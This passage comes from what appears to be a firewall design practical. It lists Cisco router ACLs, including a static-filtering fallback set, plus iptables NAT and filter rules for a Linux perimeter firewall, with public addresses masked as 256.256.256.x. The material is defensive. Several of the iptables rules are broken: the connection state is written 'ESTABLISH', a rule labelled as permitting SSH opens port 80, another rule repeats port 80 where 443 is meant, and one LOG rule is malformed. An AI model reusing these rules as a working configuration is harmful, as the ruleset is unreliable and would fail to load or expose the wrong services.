permit tcp any host 256.256.256.117 eq 113 reflect TCPin
permit tcp any host 256.256.256.116 eq 113 reflect TCPin
!
! deny any noninitial fragments
deny ip any any fragments
!
! before permitting HTTPS only to manvel
permit tcp any host 256.256.256.119 eq 443 reflect TCPin
! permit UDP DNS to ns1 - primary inbound MX goes here when there's a secondary
permit udp any host 256.256.256.121 eq domain
! permit pings and replies from upstream neighbors, though don't allow
!    spoofing of sanantonio and austin addresses or broadcast addresses;
!    none of this should be fragmented, since the neighbors know the MTU
!    and ICMP errors have no reason to fragment (and even if they do,
!    the useful data is in the first fragment);
!    the mask 0.0.0.5 matches on .248, .249, .252 and .253
deny ip 256.256.256.248 0.0.0.5 any log
deny ip 256.256.256.251 0.0.0.4 any log
permit icmp any 256.256.256.64 0.0.0.63 time-exceeded
permit icmp any 256.256.256.64 0.0.0.63 packet-too-big
! finally, Default Deny
deny ip any any log
!
!
! to be applied to outbound traffic on upstream interface, i.e.
!    traffic from border router or further inside headed out;
!    the bulk of filtering actually occurs on the other interfaces, but
!    a reality check egress filter is applied here
no ip access-list extended upstreams-out
ip access-list extended upstreams-out
! Nothing is permitted to subnet broadcast addresses, nor should the border
! router's address be seen on packets outbound
deny ip any 256.256.256.248 0.0.0.5 log
deny ip any 256.256.256.251 0.0.0.4 log
! permit other traffic with a source in our network
permit ip 256.256.256.64 0.0.0.63 any
! and minimal useful ICMP *only* from beecave
permit icmp host 256.256.256.245 any time-exceeded
permit icmp host 256.256.256.245 any packet-too-big
! finally, Default Deny
deny ip any any log
!
end
!
```

Worst-Case: Fallback Static Filtering

Depending on the vagaries of raw router capability, traffic patterns, the amount of logging performed, and other factors, excessively long or complex ACL's or the use of features like reflexive ACL's may cause router performance problems. The power of the Cisco 7204VXR should be adequate: however, against the eventuality that problems do occur, the following set of ACL's are provided, which use only static filtering - with less robust security, but less load on the router.

```
! to be applied to inbound traffic on "columbus" interface, i.e.
!    traffic from within the GIAC network headed out;
!    egress filter is implicit, because of Default Deny
!
no ip access-list extended columbus-in
ip access-list extended columbus-in
! begin with static approximation of state table
permit tcp host 256.256.256.118 eq www any established
permit tcp host 256.256.256.118 eq 443 any established
permit tcp host 256.256.256.124 eq 22 any established
permit tcp host 256.256.256.124 eq www any established
permit tcp host 256.256.256.124 eq 443 any established
permit tcp host 256.256.256.123 eq smtp any established
permit tcp host 256.256.256.122 eq 113 any established
permit tcp host 256.256.256.117 eq 113 any established
permit tcp host 256.256.256.116 eq 113 any established
permit tcp host 256.256.256.119 eq 443 any established
!
! permit ISAKMP and ESP IPSec from roundrock to border router
permit esp host 256.256.256.245 host 256.256.256.246
permit udp host 256.256.256.245 host 256.256.256.246 eq isakmp
! and then permit SSH management by way of the VPN tunnel;
! note it need not be reflexive, but it will be logged
permit tcp host 256.256.256.245 host 256.256.256.246 eq 22 time-range temporary log
! don't allow spoofing of columbus' own address or broadcast addresses
deny ip host 256.256.256.127 any log
```

```
deny ip host 256.256.256.64 any log
deny ip host 256.256.256.246 any log
! allow pings, for testing, from one hop or so away
permit icmp 256.256.256.64 0.0.0.63 host 256.256.256.246 echo
permit icmp 256.256.256.64 0.0.0.63 host 256.256.256.246 echo-reply
permit icmp host 256.256.256.245 host 256.256.256.246 echo
permit icmp host 256.256.256.245 host 256.256.256.246 echo-reply
! then, border router lockdown: *nothing* to columbus, sanantonio, austin
deny ip any host 256.256.256.246 log
deny ip any 256.256.256.249 0.0.0.4 log
!
! permit UDP DNS replies from ns1 and ns2
permit udp 256.256.256.120 0.0.0.1 eq domain any
! permit ISAKMP and ESP IPSec from VPN gateway lavaca to world
permit esp host 256.256.256.124 any
permit udp host 256.256.256.124 any eq isakmp
! permit return traffic with source port 4500, for NAT transparency
permit udp host 256.256.256.124 eq 4500 any
! permit UDP and TCP DNS queries from ns1 and ns2
permit udp 256.256.256.120 0.0.0.1 any eq domain
permit tcp 256.256.256.120 0.0.0.1 any eq domain
! permit TCP SMTP from pearland
permit tcp host 256.256.256.122 any eq smtp
! permit 21/80/443 from alvin
permit tcp host 256.256.256.117 any eq ftp
permit tcp host 256.256.256.117 any eq www
permit tcp host 256.256.256.117 any eq 443
! permit high ports from alvin as well to support passive ftp
permit tcp host 256.256.256.117 any gt 1023
! permit SSH from paris
permit tcp host 256.256.256.116 any eq 22
! permit pings and replies from network of externally-visible hosts
permit icmp 256.256.256.64 0.0.0.63 any time-exceeded
permit icmp 256.256.256.64 0.0.0.63 any packet-too-big
! and beecave
permit icmp host 256.256.256.245 any time-exceeded
permit icmp host 256.256.256.245 any packet-too-big
! finally, Default Deny
deny ip any any log
!
!
! auxiliary to columbus-in and the access-list to be applied to vty lines.
! The use of a simple perl script:
!
!     ($end = `/bin/date --date='now + 15 min' +'%R %d %h %Y'`) =~ s/¥n//;
!     printf "time-range temporary¥n absolute end %s¥nend¥n",$end;
!
! will generate a replacement "time-range temporary" for pasting into
! the border router config to allow 15 minutes of ssh access (for "show
! tech" captures, for example. We seed the router with a long-past date:
!
time-range temporary
 absolute end 12:00 1 Jan 1994
!
!
! to be applied to outbound traffic on "columbus" interface, i.e.
!    traffic from border router or further outside headed in;
!    the bulk of filtering actually occurs on the other interfaces, but
!    a reality check ingress filter is applied here
no ip access-list extended columbus-out
ip access-list extended columbus-out
! Nothing is permitted to subnet broadcast addresses
deny ip any host 256.256.256.127 log
deny ip any host 256.256.256.64 log
! Nor should traffic for columbus' own interface go out
deny ip any host 256.256.256.246 log
! permit other traffic destined for our network
permit ip any 256.256.256.64 0.0.0.63
! finally, Default Deny
deny ip any any log
!
!
! to be applied to identify streams to be send in a tunnel to the bastion
!    Perimeter gateway; note that anything denied here but permitted in
!    columbus-out will be sent *unencrypted*
no ip access-list extended columbus-vpn-out
ip access-list extended columbus-vpn-out
! include return traffic on SSH sessions from roundrock
! (N.B. *not* reflexive in this context)
permit tcp host 256.256.256.246 eq 22 host 256.256.256.245
! syslog goes to humble as well for forwarding
permit udp host 256.256.256.246 host 256.256.256.115 eq syslog
!
!
! to be applied to inbound traffic on "sanantonio" and "austin" interfaces, i.e.
!    traffic from outside headed in;
!    ingress filter is implicit, because of Default Deny
!
no ip access-list extended upstreams-in
ip access-list extended upstreams-in
! before permitting anything, drop any habitual attackers as appropriate
! deny ip 202.101.10.0 0.0.0.255 any log, e.g.
! silently drop bogus sources: RFC1918, Class D/E, loopback/DHCP
deny ip 10.0.0.0     0.255.255.255 any
deny ip 127.0.0.0    0.255.255.255 any
deny ip 169.254.0.0    0.0.255.255 any
deny ip 172.16.0.0    0.15.255.255 any
deny ip 192.168.0.0    0.0.255.255 any
deny ip 224.0.0.0  31.255.255.255 any
! BGP is allowed
permit tcp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 eq bgp
! and pings of our upstream neighbors;
!    N.B. the mask 0.0.0.4 matches on, for example, .250 and .254
permit icmp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 echo
permit icmp 256.256.256.250 0.0.0.4 256.256.256.249 0.0.0.4 echo-reply
```

```
!
! then, border router lockdown: *nothing* gets to columbus, sanantonio, austin
deny ip any host 256.256.256.246 log
deny ip any 256.256.256.249 0.0.0.4 log
! and log it if someone tries to spoof any of GIAC's address space
deny ip 256.256.256.0   0.0.0.255 any log
!
! permit HTTP and HTTPS traffic to friendswood
permit tcp any host 256.256.256.118 eq www
permit tcp any host 256.256.256.118 eq 443
! permit UDP DNS to ns2
permit udp any host 256.256.256.120 eq domain
! as well as replies to UDP DNS queries sent by ns1 and ns2
permit udp any eq domain 256.256.256.120 0.0.0.1
! permit ISAKMP and ESP IPSec to lavaca for offsite employee VPN use
permit esp any host 256.256.256.124
permit udp any host 256.256.256.124 eq isakmp
! also permit TCP connections to lavaca ports 22,80,443 ...
permit tcp any host 256.256.256.124 eq 22
permit tcp any host 256.256.256.124 eq www
permit tcp any host 256.256.256.124 eq 443
! and UDP datagrams to lavaca port 4500, to accommodate NAT Transparency
permit udp any host 256.256.256.124 eq 4500
!
! static approximation of state table
permit tcp any eq domain 256.256.256.120 0.0.0.1 established
permit tcp any eq smtp host 256.256.256.122 established
permit tcp any eq ftp host 256.256.256.117 established
permit tcp any eq www host 256.256.256.117 established
permit tcp any eq 443 host 256.256.256.117 established
permit tcp any gt 1023 host 256.256.256.117 established
permit tcp any eq 22 host 256.256.256.116 established
!
! permit SMTP to mail - secondary inbound MX will be here when there is one
permit tcp any host 256.256.256.123 eq smtp
!
! permit identd traffic to any server initiating outbound TCP (except DNS):
! pearland (SMTP), alvin (HTTP/HTTPS/passive FTP), and paris (SSH)
permit tcp any host 256.256.256.122 eq 113
permit tcp any host 256.256.256.117 eq 113
permit tcp any host 256.256.256.116 eq 113
!
! deny any noninitial fragments
deny ip any any fragments
!
! before permitting HTTPS only to manvel
permit tcp any host 256.256.256.119 eq 443
! permit UDP DNS to ns1 - primary inbound MX goes here when there's a secondary
permit udp any host 256.256.256.121 eq domain
! permit pings and replies from upstream neighbors, though don't allow
!    spoofing of sanantonio and austin addresses or broadcast addresses;
!    none of this should be fragmented, since the neighbors know the MTU
!    and ICMP errors have no reason to fragment (and even if they do,
!    the useful data is in the first fragment);
!    the mask 0.0.0.5 matches on .248, .249, .252 and .253
deny ip 256.256.256.248 0.0.0.5 any log
deny ip 256.256.256.251 0.0.0.4 any log
permit icmp any 256.256.256.64 0.0.0.63 time-exceeded
permit icmp any 256.256.256.64 0.0.0.63 packet-too-big
! finally, Default Deny
deny ip any any log
!
!
! to be applied to outbound traffic on upstream interface, i.e.
!    traffic from border router or further inside headed out;
!    the bulk of filtering actually occurs on the other interfaces, but
!    a reality check egress filter is applied here
no ip access-list extended upstreams-out
ip access-list extended upstreams-out
! Nothing is permitted to subnet broadcast addresses, nor should the border
! router's address be seen on packets outbound
deny ip any 256.256.256.248 0.0.0.5 log
deny ip any 256.256.256.251 0.0.0.4 log
! permit other traffic with a source in our network
permit ip 256.256.256.64 0.0.0.63 any
! and minimal useful ICMP *only* from beecave
permit icmp host 256.256.256.245 any time-exceeded
permit icmp host 256.256.256.245 any packet-too-big
! finally, Default Deny
deny ip any any log
!
end
!
```

External firewall beecave.giac.com

beecave is a Redhat Linux box with Netfilter. It is the middle tier in the defensive perimeter. Given the simplicity of the perimeter design, much of what is already configured in columbus will be replicated, with adjustments for NAT and topology considerations, in beecave.

The security policy for beecave must provide for:

- defense of beecave itself;

- legitimate management access to beecave itself;
- egress filtering and alerting to complement that done by columbus;
- isolation of "local-only" protocols coming from within giac.com;
- allowing legitimate sessions to be initiated from without;
- allowing legitimate sessions to be initiated from within.

As noted above, columbus may be forced to do only static filtering for performance reasons. beecave has no BGP routing responsibilities, and is dedicated to firewall operation, so should suffer from no such limitations in performing stateful filtering. It should be noted that all "return TCP" rules are to be stateful on beecave, even if columbus has to be pared back to static filtering.

Noting that the traffic characterization performed for columbus largely applies here as well allows a direct move to a set of derived rules tied to traffic flow items. Note that interface names will be different for Service Network zone nodes - columbus would know them by their NAT'd public-visible addresses, but beecave knows them by their private ones. Note also that the derived rules need to be reorganized by the chains that will handle them: "INPUT", "OUTPUT", and "FORWARD".

Derived rules for the "INPUT" chain:

    - Permit SSH from spring to beecave
- Permit ICMP ping "connections" from neighbors in ServiceNet-out zone and columbus, though don't allow roundrock, beecave, or broadcast source addresses
- Permit ICMP 11/0 and 3/4 packets

Derived rules for the "OUTPUT" chain:

    - Permit syslog from beecave to spring
- Permit TCP RST packets
- Permit ICMP ping "connections" to neighbors in ServiceNet-out zone and columbus

Derived rules for the "FORWARD" chain: note that connection state is implied for TCP, and "connection" state as Netfilter interprets it elsewhere -

- Permit ISAKMP and ESP IPSec "connections" to seguin from Internet zone
- Permit TCP 22, 80, and 443 connections to seguin from Internet zone
- Permit UDP 4500 "connections" to seguin from Internet zone
- Deny traffic to seguin on ports used to manage it
- Permit TCP 80 and 443 connections to katy from Internet zone
- Deny fragmented traffic from Internet zone
- Permit TCP 443 connections to richmond from Internet zone
- Permit UDP DNS "connections" from sanfelipe and sanjacinto to Internet zone
- Permit TCP DNS connections from sanfelipe and sanjacinto to Internet zone
- Permit UDP DNS "connections" to sanfelipe and sanjacinto from Internet zone
- Permit TCP SMTP connections to eaglelake from Internet zone
- Permit TCP SMTP connections from brookshire to Internet zone
- Permit TCP HTTP/HTTPS/passive mode FTP from alief to Internet zone
- Permit TCP SSH from iowacol to Internet zone
- Deny identd with a TCP RST packet
- Permit ICMP 11/0 packets from Internet zone
- Permit ICMP 3/4 packets

Ruleset creation

```
# first, with the POSTROUTING and PREROUTING chains to set up the static NAT -
# seguin/lavaca
iptables -t nat -A POSTROUTING -s 172.18.30.252 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.124
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.124 -j DNAT --to 172.18.30.252
# eaglelake/mail
iptables -t nat -A POSTROUTING -s 172.18.30.251 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.123
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.123 -j DNAT --to 172.18.30.251
# brookshire/pearland
iptables -t nat -A POSTROUTING -s 172.18.30.250 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.122
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.122 -j DNAT --to 172.18.30.250
# sanfelipe/ns1
iptables -t nat -A POSTROUTING -s 172.18.30.249 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.121
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.121 -j DNAT --to 172.18.30.249
# sanjacinto/ns2
```

```
iptables -t nat -A POSTROUTING -s 172.18.30.248 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.120
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.120 -j DNAT --to 172.18.30.248
# richmond/manvel
iptables -t nat -A POSTROUTING -s 172.18.30.247 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.119
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.119 -j DNAT --to 172.18.30.247
# katy/friendswood
iptables -t nat -A POSTROUTING -s 172.18.30.246 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.118
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.118 -j DNAT --to 172.18.30.246
# alief/alvin
iptables -t nat -A POSTROUTING -s 172.18.30.245 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.117
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.117 -j DNAT --to 172.18.30.245
# iowacol/paris
iptables -t nat -A POSTROUTING -s 172.18.30.244 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.116
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.116 -j DNAT --to 172.18.30.244
# spring/humble
iptables -t nat -A POSTROUTING -s 172.18.30.243 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.115
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.115 -j DNAT --to 172.18.30.243
#
#
# next, the INPUT chain for packets to the firewall itself
#
# state evaluation
iptables -t filter -A INPUT -m state --state ESTABLISH,RELATED -j ACCEPT
# permit bastion Perimeter gateway connections from spring
iptables -t filter -A INPUT -i eth1 -m state --state NEW -p tcp -s 172.18.30.243 --dport 22 -j LOG --log-prefix "firewall mgt"
iptables -t filter -A INPUT -i eth1 -m state --state NEW -p tcp -s 172.18.30.243 --dport 22 -j ACCEPT
# drop inbound traffic with a subnet broadcast address or beecave or roundrock as a source address
iptables -t filter -A INPUT -s 172.18.30.192 -j LOG --log-prefix "Spoof"
iptables -t filter -A INPUT -s 172.18.30.192 -j DROP
iptables -t filter -A INPUT -s 172.18.30.254 -j LOG --log-prefix "Spoof"
iptables -t filter -A INPUT -s 172.18.30.254 -j DROP
iptables -t filter -A INPUT -s 172.18.30.255 -j LOG --log-prefix "Spoof"
iptables -t filter -A INPUT -s 172.18.30.255 -j DROP
iptables -t filter -A INPUT -s 256.256.256.64 -j LOG --log-prefix "Spoof"
iptables -t filter -A INPUT -s 256.256.256.64 -j DROP
iptables -t filter -A INPUT -s 256.256.256.127 -j LOG --log-prefix "Spoof"
iptables -t filter -A INPUT -s 256.256.256.127 -j DROP
iptables -t filter -A INPUT -s 256.256.256.245 -j LOG --log-prefix "Spoof"
iptables -t filter -A INPUT -s 256.256.256.245 -j DROP
# allow pings from ServiceNet-out zone and columbus
iptables -t filter -A INPUT -i eth1 -m state --state NEW -p icmp -s 172.18.30.192/26 --icmp-type 8 -j ACCEPT
iptables -t filter -A INPUT -i eth0 -m state --state NEW -p icmp -s 256.256.256.246 --icmp-type 8 -j ACCEPT
# allow ICMP types 11/0 and 3/4
iptables -t filter -A INPUT -p icmp --icmp-type ttl-zero-during-transit -j LOG --log-prefix "icmp timeout"
iptables -t filter -A INPUT -p icmp --icmp-type ttl-zero-during-transit -j ACCEPT
iptables -t filter -A INPUT -p icmp --icmp-type fragmentation-needed -j LOG --log-prefix "icmp unreachable"
iptables -t filter -A INPUT -p icmp --icmp-type fragmentation-needed -j ACCEPT
# finally, Default Deny - which constitutes firewall lockdown
iptables -t filter -A INPUT -s 0/0 -d 0/0 -j LOG --log-prefix "FIREWALL SCAN"
iptables -t filter -A INPUT -s 0/0 -d 0/0 -j DROP
#
#
# next, the OUTPUT chain for packets sourced by the firewall
#
# state evaluation
iptables -t filter -A OUTPUT -m state --state ESTABLISH,RELATED -j ACCEPT
# permit syslog back to spring - don't log unless an infinite loop is desired
iptables -t filter -A OUTPUT -d 172.18.30.243 --dport 514 -j ACCEPT
# finally, Default Deny
iptables -t filter -A OUTPUT -s 0/0 -d 0/0 -j LOG --log-prefix "FIREWALL SCANNING"
iptables -t filter -A OUTPUT -s 0/0 -d 0/0 -j DROP
#
#
# last, the FORWARD chain for the bulk of packets handled by the firewall
# state evaluation
iptables -t filter -A FORWARD -m state --state ESTABLISH,RELATED -j ACCEPT
# permit VPN tunnel between spring and columbus, which can be initiated by either
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p 50 -s 172.18.30.243 -d 256.256.256.246 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p 50 -s 256.256.256.246 -d 172.18.30.243 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p udp -s 172.18.30.243 -d 256.256.256.246 --dport 500 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -s 256.256.256.246 -d 172.18.30.243 --dport 500 -j ACCEPT
# permit VPN "connections" to seguin
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p 50 -d 172.18.30.252 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.252 --dport 500 -j ACCEPT
# permit NAT Transparency ports to seguin
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.252 --dport 22 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.252 --dport 80 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.252 --dport 443 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.252 --dport 4500 -j ACCEPT
# Default Deny takes care of dropping management traffic toward seguin
# permit HTTP and HTTPS connections to katy
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.246 --dport 80 -j ACCEPT
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.246 --dport 443 -j ACCEPT
# now deny fragmented traffic (will need to move)
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -f -j LOG "FRAGMENTS"
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -f -j DROP
# permit HTTPS connections to richmond
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.247 --dport 443 -j ACCEPT
# permit DNS "connections" via both TCP and UDP from sanfelipe and sanjacinto
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p udp -s 172.18.30.248/31 --dport 53 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.248/31 --dport 53 -j ACCEPT
# permit DNS "connections" via UDP only to sanfelipe and sanjacinto
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p udp -d 172.18.30.248/31 --dport 53 -j ACCEPT
# permit SMTP in to eaglelake
iptables -t filter -A FORWARD -i eth0 -m state --state NEW -p tcp -d 172.18.30.251 --dport 25 -j ACCEPT
# permit SMTP out from brookshire
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.250 --dport 25 -j ACCEPT
# permit HTTP/HTTPS/FTP (passive mode - RELATED should take care of it) from alief
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.245 --dport 21 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.245 --dport 80 -j ACCEPT
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.245 --dport 80 -j ACCEPT
# permit SSH from iowacol
iptables -t filter -A FORWARD -i eth1 -m state --state NEW -p tcp -s 172.18.30.244 --dport 80 -j ACCEPT
# and identd in several places
iptables -t filter -A FORWARD -i eth0 -m state --state NEW,RELATED -p tcp -d 172.18.30.244/31 --dport 113 -j REJECT --reject-with-tcp-reset
```

```
iptables -t filter -A FORWARD -i eth0 -m state --state NEW,RELATED -p tcp -d 172.18.30.250 --dport 113 -j REJECT --reject-with-tcp-reset
# permit ICMP 11/0 (time exceeded) from Internet zone
iptables -t filter -A FORWARD -i eth0 -p icmp --icmp-type ttl-zero-during-transit -j LOG --log-prefix "icmp timeout"
iptables -t filter -A FORWARD -i eth0 -p icmp --icmp-type ttl-zero-during-transit -j ACCEPT
# permit ICMP 3/4 (must fragment)
iptables -t filter -A FORWARD -p icmp --icmp-type fragmentation-needed -j LOG --log-prefix "icmp unreachable"
iptables -t filter -A FORWARD -p icmp --icmp-type fragmentation-needed -j ACCEPT
# finally, Default Deny
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -j LOG --log-prefix "SOMETHING PROHIBITED"
iptables -t filter -A FORWARD -s 0/0 -d 0/0 -j DROP
#
```

Optimized Netfilter ruleset

As before, some rule reordering is necessary for proper function at all, and desirable for the sake of efficiency. In particular, by comparison to the Cisco ACL's, it is a different thought process that can lead to mistakes, such as allowing traffic in and out the same interface (which should not happen, so rules are deployed to prevent it). After the changes, the ruleset appears thus:

```
# first, with the POSTROUTING and PREROUTING chains to set up the static NAT -
# seguin/lavaca
iptables -t nat -A POSTROUTING -s 172.18.30.252 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.124
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.124 -j DNAT --to 172.18.30.252
# eaglelake/mail
iptables -t nat -A POSTROUTING -s 172.18.30.251 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.123
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.123 -j DNAT --to 172.18.30.251
# brookshire/pearland
iptables -t nat -A POSTROUTING -s 172.18.30.250 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.122
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.122 -j DNAT --to 172.18.30.250
# sanfelipe/ns1
iptables -t nat -A POSTROUTING -s 172.18.30.249 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.121
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.121 -j DNAT --to 172.18.30.249
# sanjacinto/ns2
iptables -t nat -A POSTROUTING -s 172.18.30.248 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.120
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.120 -j DNAT --to 172.18.30.248
# richmond/manvel
iptables -t nat -A POSTROUTING -s 172.18.30.247 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.119
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.119 -j DNAT --to 172.18.30.247
# katy/friendswood
iptables -t nat -A POSTROUTING -s 172.18.30.246 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.118
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.118 -j DNAT --to 172.18.30.246
# alief/alvin
iptables -t nat -A POSTROUTING -s 172.18.30.245 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.117
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.117 -j DNAT --to 172.18.30.245
# iowacol/paris
iptables -t nat -A POSTROUTING -s 172.18.30.244 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.116
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.116 -j DNAT --to 172.18.30.244
# spring/humble
iptables -t nat -A POSTROUTING -s 172.18.30.243 -d ! 172.18.30.192/26 -j SNAT --to 256.256.256.115
iptables -t nat -A PREROUTING -s ! 172.18.30.192/26 -d 256.256.256.115 -j DNAT --to 172.18.30.243
#
#
# next, the INPUT chain for packets to the firewall itself
#
# state evaluation
iptables -t filter -A INPUT -m state --state ESTABLISH,RELATED -j ACCEPT
# permit bastion Perimeter gateway connections from spring
iptables -t filter -A INPUT -i eth1 -m state --state NEW -p tcp -s 172.18.30.243 --dport 22 -j LOG --log-prefix "firewall mgt::"
iptables -t filter -A INPUT -i eth1 -m state --state NEW -p tcp -s 172.18.30.243 --dport 22 -j ACCEPT
# permit IPSEC and ISAKMP from columbus
iptables -t filter -A INPUT -i eth0 -m state --state NEW -p 50 -s 256.256.256.246 -j ACCEPT
iptables -t filter -A INPUT -i eth0 -m state --state NEW -p udp -s 256.256.256.246 --dport 500 -j ACCEPT
# drop inbound traffic with a subnet broadcast address or beecave or roundrock as a source address
iptables -t filter -A INPUT -s 172.18.30.192 -j LOG --log-prefix "Spoof::"
iptables -t filter -A INPUT -s 172.18.30.192 -j DROP
iptables -t filter -A INPUT -s 172.18.30.254 -j LOG --log-prefix "Spoof::"
iptables -t filter -A INPUT -s 172.18.30.254 -j DROP
iptables -t filter -A INPUT -s 172.18.30.255 -j LOG --log-prefix "Spoof::"
iptables -t filter -A INPUT -s 172.18.30.255 -j DROP
iptables -t filter -A INPUT -s 256.256.256.64 -j LOG --log-prefix "Spoof::"
iptables -t filter -A INPUT -s 256.256.256.64 -j DROP
iptables -t filter -A INPUT -s 256.256.256.127 -j LOG --log-prefix "Spoof::"
iptables -t filter -A INPUT -s 256.256.256.127 -j DROP
iptables -t filter -A INPUT -s 256.256.256.245 -j LOG --log-prefix "Spoof::"
iptables -t filter -A INPUT -s 256.256.256.245 -j DROP
# allow pings from ServiceNet-out zone and columbus
iptables -t filter -A INPUT -i eth1 -m state --state NEW -p icmp -s 172.18.30.192/26 --icmp-type 8 -j ACCEPT
iptables -t filter -A INPUT -i eth0 -m state --state NEW -p icmp -s 256.256.256.246 --icmp-type 8 -j ACCEPT
# allow ICMP types 11/0 and 3/4
iptables -t filter -A INPUT -p icmp --icmp-type ttl-zero-during-transit -j LOG --log-prefix "icmp timeout::"
iptables -t filter -A INPUT -p icmp --icmp-type ttl-zero-during-transit -j ACCEPT
iptables -t filter -A INPUT -p icmp --icmp-type fragmentation-needed -j LOG --log-prefix "icmp unreachable::"
iptables -t filter -A INPUT -p icmp --icmp-type fragmentation-needed -j ACCEPT
# finally, Default Deny - which constitutes firewall lockdown
iptables -t filter -A INPUT -s 0/0 -d 0/0 -j LOG --log-prefix "FIREWALL SCAN::"
iptables -t filter -A INPUT -s 0/0 -d 0/0 -j DROP
#
#
# next, the OUTPUT chain for packets sourced by the firewall
#
# state evaluation
iptables -t filter -A OUTPUT -m state --state ESTABLISH,RELATED -j ACCEPT
# permit ISAKMP and ESP IPSec for tunnel to columbus
iptables -t filter -A OUTPUT -o eth0 -m state --state NEW -p 50 -d 256.256.256.246 -j ACCEPT
iptables -t filter -A OUTPUT -o eth0 -m state --state NEW -p udp -d 256.256.256.246 --dport 500 -j ACCEPT
```

